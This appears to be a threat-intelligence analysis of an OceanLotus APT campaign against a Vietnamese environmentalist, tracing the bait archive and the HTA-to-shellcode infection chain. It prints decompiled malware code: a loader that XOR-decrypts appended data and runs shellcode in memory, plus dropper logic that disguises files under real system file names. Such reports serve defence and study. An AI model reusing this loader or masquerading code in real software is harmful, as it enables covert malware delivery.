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RESEARCH

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
The OceanLotus, an APT group said to have a Vietnamese background, was first exposed and named by SkyEye Labs (the predecessor of the RedDrip team of QiAnXin Threat Intelligence Center) in May 2015. Its attack activities can be traced back to April 2012 with initial targets including Chinese maritime institutions, maritime construction, scientific research institutes and shipping enterprises. Their targets expanded to almost all important organizations afterwards and related activities are still active now.

The RedDrip Team (@RedDrip7) keeps a close eye on activities made by OceanLotus. Last month we released an in-depth analysis report: OceanLotus' Attacks to Indochinese Peninsula: Evolution of Targets, Techniques and Procedure. Currently we capture another attack incident targeting a Vietnamese environmentalist with new malware payload and hope the revealed details could lead to more findings in the future.

Bait Analysis

The bait sample is a zip archive in Vietnamese: Thông tin về chuyên đề môi trường_Nhờ anh Đặng Vũ Lượng tư vấn thêm.zip

From the contents of the compressed package, the three pictures named in Vietnamese meaning "illustration" respectively show that there is garbage in the rivers in Vietnam, the factories are exhausting smoke everywhere, and the stinking ditch is all garbage. All these pictures make people feel disgusting. At the same time, it shows the importance of mandatory waste classification.



In addition to the picture, the main attack sample is an hta script named as Van nan moi truong Viet Nam hien nay va giai phap khac phuc hau qua_Phuong huong trong thoi gian toi.

It can be seen that both the bait name from the compressed package and the bait name as the attack sample are consistent with the scene of attacking the person in charge of the environmental protection organization.

Therefore, we will characterize this attack as: Oceanlotus attacked the head of an environmental protection organization in Vietnam.

Sample Analysis

Execution process of the sample used by OceanLotus this time is roughly as follows:

1. The hta sample decrypts and loads subsequent additional data.
2. Utilize DLL Side-Loading to take advantage of adobe reader to load the payload and then connects to the C2.

Payload Analysis

The hta script has been obfuscated and will replace ",", ".", " " with "+", "/", "=" first:

Figure 2.1 The confused hta script

The script is generated by using the cactusTorch framework (https://github.com/mdsecactivebreach/CACTUSTORCH), which first decrypts the Loader module, then decrypts the attached data through the Loader module, and finally executes the decrypted shellcode in memory:




Figure 2.2 Loading Loader in Memory

The parameters passed to the Loader's "X" function are as follows:

WinShusWenTun.X (1632689155 ,31529 ,194,1292962)

The meaning of each parameter is as follows:

Name	Value	Description
Parameter 1	163268915 0x6150DC03）	4-byte key, just use the first 3 bytes (0x03, 0xdc, 0x50)
Parameter 2	31529	The position at the end of the script, which points to the appended data.
Parameter 3	194	The length of the name of the released docx file
Parameter 4	1292962	Size of the appended data

The second parameter is the beginning of the appended data:




Figure 2.3 Append data behind the hta file

Loader Analysis

The decrypted Loader module is named L.dll. The function of the dll is mainly to decrypt and load the appended data behind the hta:





Figure 2.4 Some functions of Loader


The X function is mainly to encrypt and load the shellcode; the decoding algorithm is base64 and then performs XOR decryption with the key in single byte, and the key is passed by the parameter:



```
public int X(int encKey, int htaLen, int nameLen, int shLen)
{
    byte[] array = null;
    try
    {
        int size = IntPtr.Size;
        if (8 == size)
        {
            this.R();
            return 1000;
        }
        byte[] array2 = null;
        for (int i = 0; i < L.args.Length; i++)
        {
            string text = L.args[i];
            if (!string.IsNullOrEmpty(text) && (text.EndsWith(".hta", StringComparison.OrdinalIgnoreCase) || text.EndsWith(".vbs", StringComparison.OrdinalIgnoreCase)))
            {
                string text2 = File.ReadAllText(text);
                text2 = text2.Substring(htaLen);
                text2 = text2.Replace('_', '=');
                text2 = text2.Replace('-', '/');
                text2 = text2.Replace(',', '+');
                text2 = text2.Replace("\r", string.Empty);
                text2 = text2.Replace("\n", string.Empty);
                array2 = Convert.FromBase64String(text2);
                L.Dec(array2, encKey);
                break;
            }
        }
        if (array2 != null)
        {
            array = new byte[shLen];
            Array.Copy(array2, array, array.Length);
            byte[] array3 = new byte[nameLen];
            Array.Copy(array2, shLen, array3, 0, array3.Length);
            string text3 = Encoding.Unicode.GetString(array3);
            if (!string.IsNullOrEmpty(text3))
            {
                byte[] array4 = new byte[array2.Length - nameLen - shLen];
                Array.Copy(array2, shLen + nameLen, array4, 0, array4.Length);
                text3 = Path.Combine(Path.GetTempPath(), text3);
                File.WriteAllBytes(text3, array4);
                Process.Start(text3);
            }
```

Figure 2.5 X function of L.dll


The key here is 1632689155 (0x6150DC03). From the algorithm, only the first 3 bytes (0x03, 0xdc, 0x50) are used in while performing XOR decryption:



```
// Token: 0x06000009 RID: 9 RVA: 0x000022B4 File Offset: 0x000004B4
private static void Dec(byte[] buf, int key)
{
    byte[] bytes = BitConverter.GetBytes(key);
    for (int i = 0; i < buf.Length; i++)
    {
        int num = (int)(buf[i] ^ bytes[i % 3]);
        buf[i] = (byte)(num & 255);
    }
}
```

Figure 2.6 L.dll decryption function

Then the decrypted data is executed in memory:



```
public void B(byte[] b)
{
    try
    {
        int num = b.Length + 256;
        while (num % 4096 != 0)
        {
            num++;
        }
        IntPtr ptr = L.VirtualAlloc(IntPtr.Zero, num, 4096, 64);
        for (int i = 0; i < b.Length; i++)
        {
            Marshal.WriteByte(ptr, i, b[i]);
        }
        L.F f = Marshal.GetDelegateForFunctionPointer(ptr, typeof(L.F)) as L.F;
        f(IntPtr.Zero);
    }
    catch (Exception)
    {
    }
}
```

Figure 2.7 function B of L.dll

The function of the shellcode executed by Loader is mainly to release the file and achieve persistence. As can be seen from the code features, OceanLotus often uses the shellcode to perform attacks.

```
seg000:0013902E                 lea     esp, [esp-4]
seg000:00139032                 pushf
seg000:00139033                 push    ecx
seg000:00139034                 shl     ecx, 3
seg000:00139037                 push    ebx
seg000:00139038                 inc     bh
seg000:0013903A                 or      ecx, ecx
seg000:0013903C                 shl     cx, 6
seg000:00139040                 push    eax
seg000:00139041                 aaa
seg000:00139042                 push    edx
seg000:00139043                 cwd
seg000:00139045                 cwd
seg000:00139047                 mov     eax, 2A02h
seg000:0013904C                 mov     ecx, 0DE43h
seg000:00139051                 mul     ecx
seg000:00139053                 neg     al
seg000:00139055                 bswap   ebx
seg000:00139057                 mov     ax, 6Ch ; 'l'
seg000:0013905B                 mov     cx, 50h ; 'P'
seg000:0013905F                 mul     cx
seg000:00139062                 stc
seg000:00139063                 sahf
seg000:00139064                 push    ecx
seg000:00139065                 cbw
seg000:00139067                 bswap   edx
seg000:00139069                 inc     edx
seg000:0013906A                 or      dh, dl
seg000:0013906C                 cdq
seg000:0013906D                 mov     edx, [esp+1Ch+var_18]
seg000:00139071                 das
seg000:00139072                 mov     bx, cx
seg000:00139075                 mov     ebx, [esp+1Ch+var_10]
seg000:00139079                 mov     ecx, [esp+1Ch+var_C]
seg000:0013907D                 aas
seg000:0013907E                 mov     eax, [esp+1Ch+var_8]
seg000:00139082                 push    eax
seg000:00139083                 popf
seg000:00139084                 mov     eax, [esp+1Ch+var_14]
seg000:00139088                 lea     esp, [esp+18h]
seg000:0013908C                 mov     [esp+4+var_4], ebp
seg000:0013908F                 mov     ebp, esp
seg000:00139091                 sub     esp, 7E8h
seg000:00139097                 mov     eax, fs:dword_30
seg000:0013909D                 push    ebx
```

Figure 2.8 Shellcode frequently used by OceanLotus

After shellcode is loaded in memory, it will load the dll file in memory after execution.

```
1791                    __asm { aam }
1792                    v302 = v78;
1793                    LOWORD(v78) = ~(_WORD)v78;
1794                    ++_EAX;
1795                    v303 = __readeflags();
1796                    v304 = _EAX;
1797                    __asm { aam }
1798                    v306 = _EBX;
1799                    v307 = _EBX + 1;
1800                    BYTE1(v307) = (_EAX >> 31) ^ 0xB5;
1801                    _BitScanForward((unsigned int *)&_EAX, v307);
1802                    __asm { aam }
1803                    __writeeflags(v303);
1804                    _ECX = v78 - 1 + 20588;
1805                    _EAX = _byteswap_ulong(__ROL4__(v304, 1));
1806                    __asm { xadd    eax, ecx }
1807                    _EAX >>= 2;
1808                    __asm { aad }
1809                    __writeeflags(v299);
1810                    v314 = (void (__stdcall *)(signed int, int, char *, signed int))(v49
1811                                                                                     + *((_DWORD *)fun_RtlMoveMemory + *((unsigned __int16 *)v807 + v302)));
1812                    v799 = v306;
1813                    v800 = v306;
1814                    v314(v306, v49, &v799, v306);
1815                  }
1816                }
```

Figure 2.9 Loading Dll into memory by shellcode

Subsequently released files are stored in the resource, and the PE file to be released is extracted from the resource data through RtlDecompressBuffer:

```
v0 = GetModuleHandleW(L"ntdll.dll");
if ( !v0 )
  return 0;
if ( !&fun_RtlGetCompressionWorkSpaceSize )
  return 0;
fun_RtlGetCompressionWorkSpaceSize = 0;
v2 = GetProcAddress(v0, "RtlGetCompressionWorkSpaceSize");
if ( !v2 )
  return 0;
fun_RtlGetCompressionWorkSpaceSize = (int)v2;
if ( !&fun_RtlCompressBuffer )
  return 0;
fun_RtlCompressBuffer = 0;
v3 = GetProcAddress(v0, "RtlCompressBuffer");
if ( !v3 )
  return 0;
fun_RtlCompressBuffer = (int)v3;
if ( !&fun_RtlDecompressBuffer )
  return 0;
fun_RtlDecompressBuffer = 0;
v4 = GetProcAddress(v0, "RtlDecompressBuffer");
if ( !v4 )
  return 0;
fun_RtlDecompressBuffer = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v4;
return 1;
}
```


Figure 2.10 Get the address of the decompression API

The resource names are 0x65 and 0x66. As shown in the figure, if the 0x65 resource does not exist, it will get 0x66 resource instead.

```
CoInitialize(0);
LOBYTE(v4) = sub_8B4D90();
if ( (_BYTE)v4 )
{
  v5 = (HMODULE)off_8C3FA0;
  if ( off_8C3FA0 )
  {
    v9 = 0;
    v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x65, (HMODULE)off_8C3FA0, (LPCWSTR)0x320, (int)&v9);
    v6 = v4;
    if ( v4 )
    {
      if ( v9 )
      {
        v8 = 0;
        v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x66, v5, (LPCWSTR)0x320, (int)&v8);
        if ( v4 )
        {
          if ( v8 )
            LOBYTE(v4) = sub_8B1B10(v6, v9, (int)v4, v8);
        }
      }
    }
  }
}
return (char)v4;
}
```

Figure 2.11 Obtaining resource data

The obtained resource data is as follows, including the file name, file size, and compressed data:



地址	HEX 数据												ASCII
008C6330	02	00	00	00	02	00	00	00	1E	00	00	00	41 00 33 00	□...□.....A.3.
008C6340	44	00	55	00	74	00	69	00	6C	00	69	00	74 00 79 00	D.U.t.i.l.i.t.y.
008C6350	2E	00	65	00	78	00	65	00	00	00	EB	FA	01 00 02 01	..e.x.e...腊□.□□
008C6360	00	00	58	D5	03	00	D1	B2	00	4D	5A	90	00 03 00 00	..X?.巡.MZ?□..
008C6370	00	82	04	00	30	FF	FF	00	00	B8	00	38	2D 01 00 40	.?.0 ..?8-□.@
008C6380	04	38	19	00	F8	00	0C	0E	1F	00	BA	0E	00 B4 09 CD	□8□.?.□.?.??
008C6390	21	B8	00	01	4C	CD	21	54	68	69	73	00	20 70 72 6F	!?□L?This. pro
008C63A0	67	72	61	6D	00	20	63	61	6E	6E	6F	74	20 00 62 65	gram. cannot .be
008C63B0	20	72	75	6E	20	69	00	6E	20	44	4F	53	20 6D 6F 80	run i.n DOS mo€
008C63C0	64	65	2E	0D	0D	0A	24	04	86	00	F7	AB	1B BB B3 CA	de....$□?鳙□怀?
008C63D0	75	E8	41	05	03	24	0E	0B	E8	B1	00	07	94 10 0C 1B	u鑠□□$□□璞.□?.□
008C63E0	E8	BA	02	07	08	E8	B7	11	02	07	18	E8	A5 00 07 70	韬□□□壁□□□□瑗.□p
008C63F0	C5	2A	41	02	1F	70	C5	28	E8	A3	02	17	0E 44 E8 BE	?A□p?瑁□□□D权
008C6400	02	3B	74	E8	60	02	0F	07	44	E8	BC	02	07 09 E8 B2	□;t鎑□□□D杓□□.璨
008C6410	02	07	0D	61	02	07	52	69	63	68	01	5F	05 BB 50 00	□□.a□□Rich□_□簸.
008C6420	45	00	00	4C	01	05	00	24	08	C4	50	48	85 09 E0 00	E..L□□.$□睬H??
008C6430	02	01	00	0B	01	08	00	00	10	02	00	48	00 A0 01 82	□□.□□□..□□.H.??
008C6440	09	79	F7	80	03	10	FD	00	04	20	80	09	81 8A 81 05	.y鑫□□?□ €.京?
008C6450	80	01	81	97	01	00	11	85	03	00	90	66	82 0B F7 7E	€□仝□.□?.佻?鱷
008C6460	04	F0	00	02	00	40	03	1A	81	15	86	03	06 03 41 02	□?□.@□□??□□A□
008C6470	00	8C	B5	02	00	2C	01	31	B0	10	65	00	14 3B 08 0C	.厩□.,□1?e.□;□.

Figure 2.12 Raw data in the resource

Then get the exe and dll file names in system32, Program File and Windows directory, insert them into the array, then randomly generate a random number, randomly select a file in the array, get the file name and file description of the file as the name of the dropped exe file and related folder name respectively:

```
70  v37 = 0;
71  sub_8B2710(L"*.exe", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the exe name in the system32 directory
72  sub_8B2710(L"*.dll", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the dll name in the system32 directory
73  ExpandEnvironmentStringsW(L"%ProgramFiles%", &String1, 0x104u);
74  if ( !PathFileExistsW(&String1) )
75  {
76    lstrcpyW(&String1, &Buffer);
77    v29 = 0;
78    PathAppendW(&String1, L"Program Files");
79  }
80  lstrcpyW(&::String1, &String1);
81  LastAccessTime.dwLowDateTime = 0;
82  LastAccessTime.dwHighDateTime = 0;
83  v16 = 0;
84  LOBYTE(v37) = 1;
85  sub_8B2710(0, &String1, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the program files directory
86  sub_8B2710(0, &Buffer, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the Windows directory
19  v5 = pMore;
20  if ( !pMore )
21    v5 = L"*.*";
22  String1 = 0;
23  fun_memset((__m128i *)&v16, 0, 0x206u);
24  lstrcpyW(&String1, a2);
25  PathAppendW(&String1, v5);
26  pszPath = 0;
27  fun_memset((__m128i *)&v18, 0, 0x206u);
28  FindFileData.dwFileAttributes = 0;
29  fun_memset((__m128i *)&FindFileData.ftCreationTime, 0, 0x24Cu);
30  v6 = (char *)FindFirstFileW(&String1, &FindFileData);
31  v7 = v6;
32  result = v6 + 1 != 0;
33  for ( i = v7; result; result = FindNextFileW(v7, &FindFileData) )
34  {
35    v9 = FindFileData.dwFileAttributes & 0x10;
36    if ( (a3 && v9 == 0x10 || a4 && v9 != 0x10) && FindFileData.cFileName[0] != '.' )
37    {
38      lstrcpyW(&pszPath, a2);
39      PathAppendW(&pszPath, FindFileData.cFileName);
40      LOWORD(v12) = 0;
41      v14 = 7;
42      v13 = 0;
43      sub_8B3220((unsigned int)&pszPath, &v12, wcslen(&pszPath));
44      v19 = 0;
45      sub_8B3000((unsigned int)&v12, a5);
46      v19 = -1;
47      if ( v14 >= 8 )
48        sub_8B511B(v12);
49      v7 = i;
50    }
51  }
52  if ( v7 != (void *)-1 )
53    result = FindClose(v7);
54  return result;
55}
```

Figure 2.13 Get the file name of the specified directory

If rasman.dll is randomly selected, it will get the file description as the name of the folder where the malicious code was released. Here is the Create Remote Access Connection Manger folder for placing malicious code.




Figure 2.14 File description of rasman.dll

If the File Description field of the selected file is empty, this will use the default folder name "NLS_000001":

```
bool __usercall fun_Dropper@<al>(WCHAR *a1@<edx>, FILETIME *a2@<ecx>, int a3, int a4, LPCWSTR pMore, LPWSTR pszPath)
{
  signed int v6; // ebx
  int v7; // eax
  WCHAR *v9; // [esp+10h] [ebp-98h]
  int v10; // [esp+14h] [ebp-94h]
  FILETIME *v11; // [esp+1Ch] [ebp-8Ch]
  WCHAR String2; // [esp+20h] [ebp-88h]
  char v13; // [esp+22h] [ebp-86h]

  v11 = a2;
  v9 = a1;
  String2 = 0;
  sub_8B9C00((__m128i *)&v13, 0, 0x7Eu);
  PathAppendW(pszPath, pMore);
  if ( PathFileExistsW(pszPath) )
  {
    PathAppendW(pszPath, L"NLS_");
    v6 = 1;
    v7 = lstrlenW(pszPath);
    pszPath[v7] = 0;
    v10 = v7;
    sub_8B1000((const char *)L"%06lu", 1);
    lstrcatW(pszPath, &String2);
    while ( PathFileExistsW(pszPath) )
    {
      ++v6;
      Sleep(1u);
      pszPath[v10] = 0;
      sub_8B1000((const char *)L"%06lu", v6);
      lstrcatW(pszPath, &String2);
    }
  }
  return sub_8B4350(a3, v11, pszPath, a4, v9) != 0;
}
```

Figure 2.15 handling the case when the field is empty

